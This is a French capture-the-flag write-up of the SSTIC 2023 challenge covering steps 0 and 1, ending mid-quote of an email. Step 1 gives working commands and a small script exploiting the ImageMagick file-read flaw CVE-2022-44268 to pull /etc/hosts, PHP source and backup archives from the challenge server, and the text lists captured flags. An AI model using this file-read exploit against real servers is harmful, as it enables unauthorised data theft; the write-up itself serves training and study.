SYNACKTIV

Solution du Challenge SSTIC 2023

Nicolas RIBEYROLLE

Table des matières

1. Introduction

Il s'agit de ma première "vraie" participation au challenge du SSTIC (les 2 années précédentes j'ai tenté rapidement les 2 premières steps mais sans chercher à creuser plus que ça, notamment dès que du reverse arrivait.)

Cette année donc je me suis pris au jeu d'aller le plus loin possible et ce fût un chemin long, poussif, plein d'erreurs bêtes m'ayant fait perdre un temps considérable, mais plein de connaissances !

Au final une très bonne expérience !

1.1 Le challenge

Voici le point de départ du challenge :

```
En titubant dans la rue Saint-Michel, vous avez rencontré une personne coiffée d'une
    toque de pâtissier qui vous a tendu un tract. À tête reposée, vous l'avez lu et celui
    -ci contient le message suivant :

Salud deoc'h !

Votre nouvelle boulangerie Trois Pains Zéro a décidé d'innover afin d'éviter les files d'
    attente
et vous permettre de déguster notre recette phare : le fameux quatre-quarts.
À partir du 1er juillet 2023, il vous suffira d'acquérir un Jeton Non-Fongible (JNF)
de notre collection sur OpenSea (https://testnets.opensea.io/assets/goerli/0
    x43F99c5517928be62935A1d7714408fae90d1896/1), et de le présenter en magasin pour
    recevoir votre précieux gâteau.

La page d'achat sera bientôt disponible pour tous nos clients et nous espérons vous voir
    bientôt
en magasin.

Délicieusement vôtre,

Votre boulangerie Trois Pains Zéro

Objectif

Le challenge consiste à accéder à l'interface d'achat du JNF sur le site de la
    boulangerie avant tout le monde, et de le prouver en contactant le chef pâtissier par
     courriel à une adresse de la forme ^[a-z0-9]{32}@sstic.org.

Nous tenons à rappeler qu'OpenSea n'est pas la cible de ce challenge.
```

```
Modalité de classement

Comme les années précédentes, deux classements seront établis, selon :

    la rapidité de résolution ;
    la qualité de la réponse.

Afin de suivre les avancées de chaque participant, des jalons intermédiaires au nombre de
     sept sont présents tout au long de l'épreuve. Les jalons intermédiaires de
    validation d'étape ont pour format : ^SSTIC{[a-z0-9]{64}}$. Les étapes 2.x peuvent
    être résolues dans n'importe quel ordre. Le classement rapidité ne tient pas compte
    des validations intermédiaires. En revanche, le classement qualité prendra en compte
    ces validations, ainsi que l'élégance des solutions proposées. Le classement qualité
    ne fera apparaître que les trois meilleures solutions.
```

Un point intéressant à relever est qu'à un moment il y a aura plusieurs étapes en parallèle, indépendantes les uns des autres. Ne pensant pas pouvoir finir le challenge quand je l'ai démarré, ce point était appréciable, car j'allais probablement pouvoir tenter plus d'épreuves tout en évitant les épreuves "infaisable" (crypto & pwn) (en opposition à la structure classique linéaire des épreuves que l'on voit en général).

Point de réticence cependant, l'organisateur **Ledger** pouvait laisser sous-entendre de la crypto à foison (mais bon heureusement ça n'a pas été *trop* le cas)

1.2 Chronologie

Date	Résolution
31/03/2023 19h00	Ouverture du challenge
01/04/2023 00h41	Flag de la step 0 !
01/04/2023 15h23	Flag de la step 1 !
02/04/2023 13h29	Flag de la step 2 b !
05/04/2023 23h49	Flag de la step 2 d !
07/04/2023 13h11	Flag de la step 2 a !
11/05/2023 20h04	Flag de la step 2 c !
17/05/2023 01h27	Flag de la step 3 !
17/05/2023 02h30	Envoi du mail final aux organisateurs
22/05/2023 18h30	Envoi du rapport

On voit un léger trou entre l'épreuve 2.a et 2.c car pour différentes raisons je n'ai pas eu le temps de progresser sur le challenge à cette période là, mais globalement il m'a fallu une vingtaine de soirées et 3/4 dimanches pour venir à bout de ce challenge.

Voir des personnes le réussir en quelques jours me laisse franchement admiratif … (mais bon mieux vaut le finir tard que jamais !)

1.3 Résumé des étapes


Voici un cours résumé des étapes de ce challenge

Step	Contenu
0	Clic Clic Clic et base64
1	Web blackbox avec lecture arbitraire sur un serveur due à une faille ImageMagic
2.a	Exploitation d'une vulnérabilité cryptographique lié à un nonce avec une aléatoire prévisible
2.b	Compréhension d'un circuit logique pour retrouver un état initial
2.c	Reverse d'ARM64 avec exploitation d'un overflow logique sur un frontend, ROP et exploitation d'un second binaire situé en backend pour obtenir une lecture arbitraire et obtenir ainsi le flag
2.d	Exploitation de résultats d'une simulation de side-channel attack
3	Compréhension d'un smart contract en Starknet
mail	Atelier d'art plastique : découpage et assemblage

2. Step 0

Dans le message initial nous avons une url de départ :


testnets.opensea.io/assets/goerli/0x43f99c5517928be62935a1d7714408fae90d1896.



Il s'agit d'un smart contrat déployé sur une blockchain de test et Opensea est une interface permettant d'en visualiser les détails.

Si on regarde les détails du contrat à l'adresse :

goerli.etherscan.io/address/0x43f99c5517928be62935a1d7714408fae90d1896



Sans avoir besoin de comprendre quoique ce soit on voit une constante *Base_URI* en base64 et ça donne forcément envie de vérifier rapidement son contenu :

```
string constant BASE_URI =
  'data:application/json;base64,
  eyJuYW1lIjogIlRyb2lzIFBhaW5zIFplcm8iLAogICAgICAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2
  cgcGFzdHJ5IGNoZWYuIiwKICAgICAgICAgICJpbWFnZSI6ICJodHRwczovL25mdC5xdWF0cmUtcXUuYXJ0L25m
  dC1saWJyYXJ5LnBocD9pZD0xMiIsCiAgICAgICAgICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YX
  RyZS1xdS5hcnQvbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K';
```

```
$ base64 -d <<<
eyJuYW1lIjogIlRyb2lzIFBhaW5zIFplcm8iLAogICAgICAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2cgc
GFzdHJ5IGNoZWYuIiwKICAgICAgICAgICJpbWFnZSI6ICJodHRwczovL25mdC5xdWF0cmUtcXUuYXJ0L25mdC1saW
JyYXJ5LnBocD9pZD0xMiIsCiAgICAgICAgICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YXRyZS1xdS5
hcnQvbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K
{"name": "Trois Pains Zero",
          "description": "Lobsterdog pastry chef.",
          "image": "https://nft.quatre-qu.art/nft-library.php?id=12",
          "external_url": "https://nft.quatre-qu.art/nft-library.php?id=12"}
```

On voit donc une url associée (*external_url*), si on se rend sur cette dernière on retombe sur notre chien de départ :


FIGURE 1 – https ://nft.quatre-qu.art/nft-library.php ?id=12

L'url comprend un paramètre : `?id=12`, que se passe-t-il si on le modifie ?

FIGURE 2 – https ://nft.quatre-qu.art/nft-library.php ?id=11

Encore une photo de chien !

Trouvant ces photos mignonnes je m'amuse donc à itérer de façon décroissante sur tous les id jusqu'a 0.



SSTIC{6a4ec745c1403b1ebf09fbd5a3021d1226330197641d4f65008ba0cd0fe48c62}

Regardez cette superbe collection de photos de chien ! La première va vous étonner !

La photo à l'url *nft.quatre-qu.art/nft-library.php?id=1* est donc le flag pour la step 0.


Pour l'instant donc pas de grande difficulté, mais bon il ne s'agit que de l'épreuve d'introduction !

SSTIC flag step 0

SSTIC{6a4ec745c1403b1ebf09fbd5a3021d1226330197641d4f65008ba0cd0fe48c62}

La page avec `id=0` est le point d'entrée pour la suite du challenge.

3. Step 1



La fin de la dernière épreuve nous laisse avec une page comprenant un formulaire d'upload utilisant du php. On peut uploader un document à la galerie.

Si on regarde rapidement les headers de la requête envoyée par le serveur :

Request Headers :

```
GET /nft-library.php?id=0 HTTP/1.1
Host: nft.quatre-qu.art
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
    =0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Response Headers :

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Wed, 17 May 2023 15:27:29 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1189
Connection: keep-alive
X-Powered-By: ImageMagick/7.1.0-51
Vary: Accept-Encoding
Content-Encoding: gzip
```

On voit quelque chose de potentiellement intéressant `ImageMagick/7.1.0-51`

Si on fait une rapide recherche google le premier lien parait prometteur : github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

On nous promet une lecture arbitraire sur le filesystem grâce à une image. En bon script kiddie j'applique les commandes sans trop réfléchir, cela me génère une image, je l'upload et là je me prends une erreur.

Me disant que ça aurait été trop beau et que ce n'est pas ça, je passe à autre chose. Et là s'ensuit plusieurs heures à lire des tutos sur des méthodes de pentest et vulnérabilité sur des formulaires d'upload en php …

Et après quelques heures, je fais quelque chose qui aurait peut-être due être la première chose à faire : **lire ce qui est écrit sur la page** : `Before creating your gallery, your image needs to be of the right size. Use this service to resize it!`

Ah !

Euh !

Pourquoi je n'ai pas lu avant ?

Je teste avec l'image de chien récupéré dans la step 0, de nouveau une erreur. Bon je décide de tester avec une autre image, je prends une capture d'écran rapide et je l'upload et là ça passe !

Je retente en convertissant l'image de base du chien en un tout petit format :

```
convert chien12.png -resize 10x10 chien12petit.png
```

Je l'upload et j'obtiens ça :




FIGURE 3 – image du chien redimensionnée et uploadée

Bon j'arrive donc à uploader des images !

Je n'ai pas pu faire de capture d'écran du message d'erreur renvoyé initialement lors de l'upload d'une image trop grande car le challenge a apparemment été patché pour renvoyer `413 Request Entity Too Large` dans ce cas-là (ce qui est *légèrement* plus explicite !).

Le message d'erreur initial m'avait laissé dubitatif car ce n'est pas un code d'erreur renvoyé par le serveur mais une erreur de rendering de la part du navigateur, car en fait le serveur renvoyait une image vide que le navigateur tentait d'afficher.

Bon maintenant que j'arrive à uploader des images il faut retester le poc trouvé initialement en 5 min …

Que fait déjà exactement ce poc :

CVE-2022-44268 Detail :

```
ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image
    (e.g., for resize),
 the resulting image could have embedded the content of an arbitrary. file (if the magick
     binary has
 permissions to read it).
```

Cela correspondant à notre situation (service distant utilisant ImageMagick pour redimensionner une image) mais uniquement jusqu'a la version `7.1.0-49`, or le service utilise la version `7.1.0-51`

Une recherche google plus tard je tombe sur ce tweet :




FIGURE 4 – ahh ? alors peut-être ???

Je teste alors le poc :

```
# on suit les commandes indiqués dans le poc github
$ pngcrush -text a "profile" "/etc/hosts" chien.png
$ exiv2 -pS pngout.png
[....]
3738 | tEXt  |      18 | profile./etc/hosts             | 0xc560a843
# l'image à l'air donc bien formatée
```

Et naïvement, clic-droit->enregistrer sous etc .., puis je test la commande du poc :

```
identify -verbose nft-library.png
identify-im6.q16: improper image header `nft-library.png' @ error/png.c/ReadPNGImage
    /4107.
```

hum … si on regarde en détail :

```
$ hexyl nft-library.png
| -------- |-------------------------|-------------------------| ----------------|
| 00000000 | 3c 21 64 6f 63 74 79 70 | 65 20 68 74 6d 6c 3e 0a | <!doctype html>_|
| 00000010 | 3c 68 74 6d 6c 20 6c 61 | 6e 67 3d 22 65 6e 22 3e | <html lang="en">|
| 00000020 | 0a 20 20 20 20 3c 68 65 | 61 64 3e 0a 20 20 20 20 | _    <head>_    |
| 00000030 | 20 20 20 20 3c 74 69 74 | 6c 65 3e 43 72 65 61 74 |     <title>Creat|
| 00000040 | 65 20 79 6f 75 72 20 6f | 77 6e 20 4e 46 54 20 67 | e your own NFT g|
```

Ah ! Effectivement, j'avais oublié que l'image est en quelque sorte renvoyée directe par le serveur et affichée d'une certaine façon dans le browser, pourquoi exactement je n'ai pas creusé plus mais clairement là mon png n'est pas le png qu'il devrait être.

En effectuant la requête en ligne de commande ça fonctionne mieux :

```
# on récupère l'image avec curl en passant notre fichier en base64
$ curl 'https://nft.quatre-qu.art/nft-library.php' -X POST
 -H 'Content-Type: application/x-www-form-urlencoded'
 -H 'Origin: https://nft.quatre-qu.art'
 -H 'Referer: https://nft.quatre-qu.art/nft-library.php'
 --data-urlencode "filedata=$(cat pngout.png | base64 -w 0)"
 --output outscript.png
# on regarde le contenu
$ identify -verbose outscript.png
[...]
    Raw profile type:

     174
3132372e302e302e31096c6f63616c686f73740a3a3a31096c6f63616c686f7374206970
362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666530303a3a3009697036
2d6c6f63616c6e65740a666630303a3a30096970362d6d6361737470726566697780a6666
30323a3a31096970362d616c6c6e6f6465730a666630323a3a32096970362d616c6c726f
75746572730a3137322e31372e302e32096166316261306631666461320a
# il y a bien des données encodées dans le champs profile type
# on décode en python
$ python3 -c 'print(bytes.fromhex("
3132372e302e302e31096c6f63616c686f73740a3a3a31096c6f63616c686f7374206970
362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666530303a3a3009697036
2d6c6f63616c6e65740a666630303a3a30096970362d6d6361737470726566697780a6666
30323a3a31096970362d616c6c6e6f6465730a666630323a3a32096970362d616c6c726f
75746572730a3137322e31372e302e32096166316261306631666461320a
").decode("utf-8"))'
127.0.0.1   localhost
127.0.0.1   localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2  af1ba0f1fda2
```

Yeah ! Ça fonctionne !

Maintenant il reste à explorer le serveur distant pour voir qu'est-ce qu'on peut récupérer.

Pour pouvoir être plus à l'aise je me fais un petit script pour récupérer de façon automatique les fichiers. Pour cela j'ai utilisé un tool fait par un ami pour récupérer des informations dans des png (utile dans des ctf de ~~stéganographie~~ guessing) : `https://github.com/Hedroed/png-parser`

```
pngcrush -text a "profile" "$1" index.png
curl 'https://nft.quatre-qu.art/nft-library.php' -X POST  -H 'Content-Type: application/x
    -www-form-urlencoded' -H 'Origin: https://nft.quatre-qu.art' -H 'Connection: keep-
    alive' -H 'Referer: https://nft.quatre-qu.art/nft-library.php' -H 'Upgrade-Insecure-
    Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-
    Fetch-Site: same-origin' --data-urlencode "filedata=$(cat pngout.png | base64 -w 0)"
    --output outscript.png

png-parser outscript.png -c 6 -d --raw | sed -e '1,16d' > out6
png-parser outscript.png -c 7 -d --raw | sed -e '1,16d' > out7
( cat out6 | xxd -p -r > file6 ) | true
( cat out7 | xxd -p -r > file7 ) | true
```

Globalement ça récupère l'image et ça tente d'en extraire le contenu de 2 parties différentes du png (pourquoi le résultat peut être dans une partie ou l'autre je n'en n'ai pas grande idée, mais il semblerait que ça soit lié à l'extension du fichier exfiltré ???)

J'obtiens donc 2 fichiers dont 1 correct suivant la cible.

Une des premières actions à faire pourrait être de récupérer le fichier du formulaire d'upload pour voir exactement ce qui est fait dans ce fichier (et en plus on connait son nom, car la limitation du poc c'est que l'on ne peut exfiltrer que les fichiers existant et accessibles en lecture par le service qui fait tourner l'application.)

```
$ ./req.sh "nft-library.php"
$ file file7
file7: PHP script, ASCII text
```

Si on regarde son contenu :

```
<?php
header("X-Powered-By: ImageMagick/7.1.0-51");

// SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
// Une sauvegarde de l'infrastructure est disponible dans les fichiers suivants
// /backup.tgz, /devices.tgz
//
```

Bingo ! (bon en vérité j'ai regardé d'autres fichiers du style /etc/passwd etc avant mais assez rapidement j'ai cherché à récupérer ce fichier).

SSTIC flag step 1

SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}

On peut facilement récupérer les 2 archives indiquées qui sont probablement la suite du challenge avec notre script (en discutant avec d'autres personnes ayant fait ce challenge, il se trouve qu'avoir utilisé png-parser a évité pas mal de problématiques de parsing d'output d'`exiftool` ou d'`identify`, notamment pour les gros fichiers)

Voici le contenu des 2 archives :

```
backup
 deviceA
    baker_pubkey.py
    logs.txt
    musig2_player.py
 deviceB
    seed.bin
    seedlocker.py
 deviceC
    frontend_service.bin
    ld-linux-aarch64.so.1
    pow_solver.py
    remote_lib.so.6
 flags
    crypt.py
    encrypted_flags
       deviceA.enc
       deviceB.enc
       deviceC.enc
       deviceD.enc
    requirements.txt
 info.eml
 server
     achat.py
     admin.py
     config.py
     deploy.py
     main.py
     musig2.py
     requirements.txt
     smart_contract.py
     static
        creme.jpeg
        farbreton.jpeg
        kouign.jpeg
        lobsterdog_baker.png
        lobsterdog.png
        meringue.jpeg
        palet.jpeg
        quatrequart.jpeg
     templates
         achat_templates
            redeem.html
            success.html
         admin_templates
            login.html
         base.html
         index.html

10 directories, 37 files
```

Et voici le fichier `info.eml` qui nous donne des instructions pour la suite du challenge

```
Salut Bertrand,

Comme tu le sais, nous sommes en train de mettre en place l'infrastructure pour la sortie
     prochaine de notre JNF sur https://trois-pains-zero.quatre-qu.art/.
Nous avons choisi de protéger notre interface d'administration en utilisant un
    chiffrement multi-signature 4 parmi 4 en utilisant différents dispositifs pour
    stocker les clés privées.


Pour rappel tu trouveras les fichiers nécessaire dans la sauvegarde :

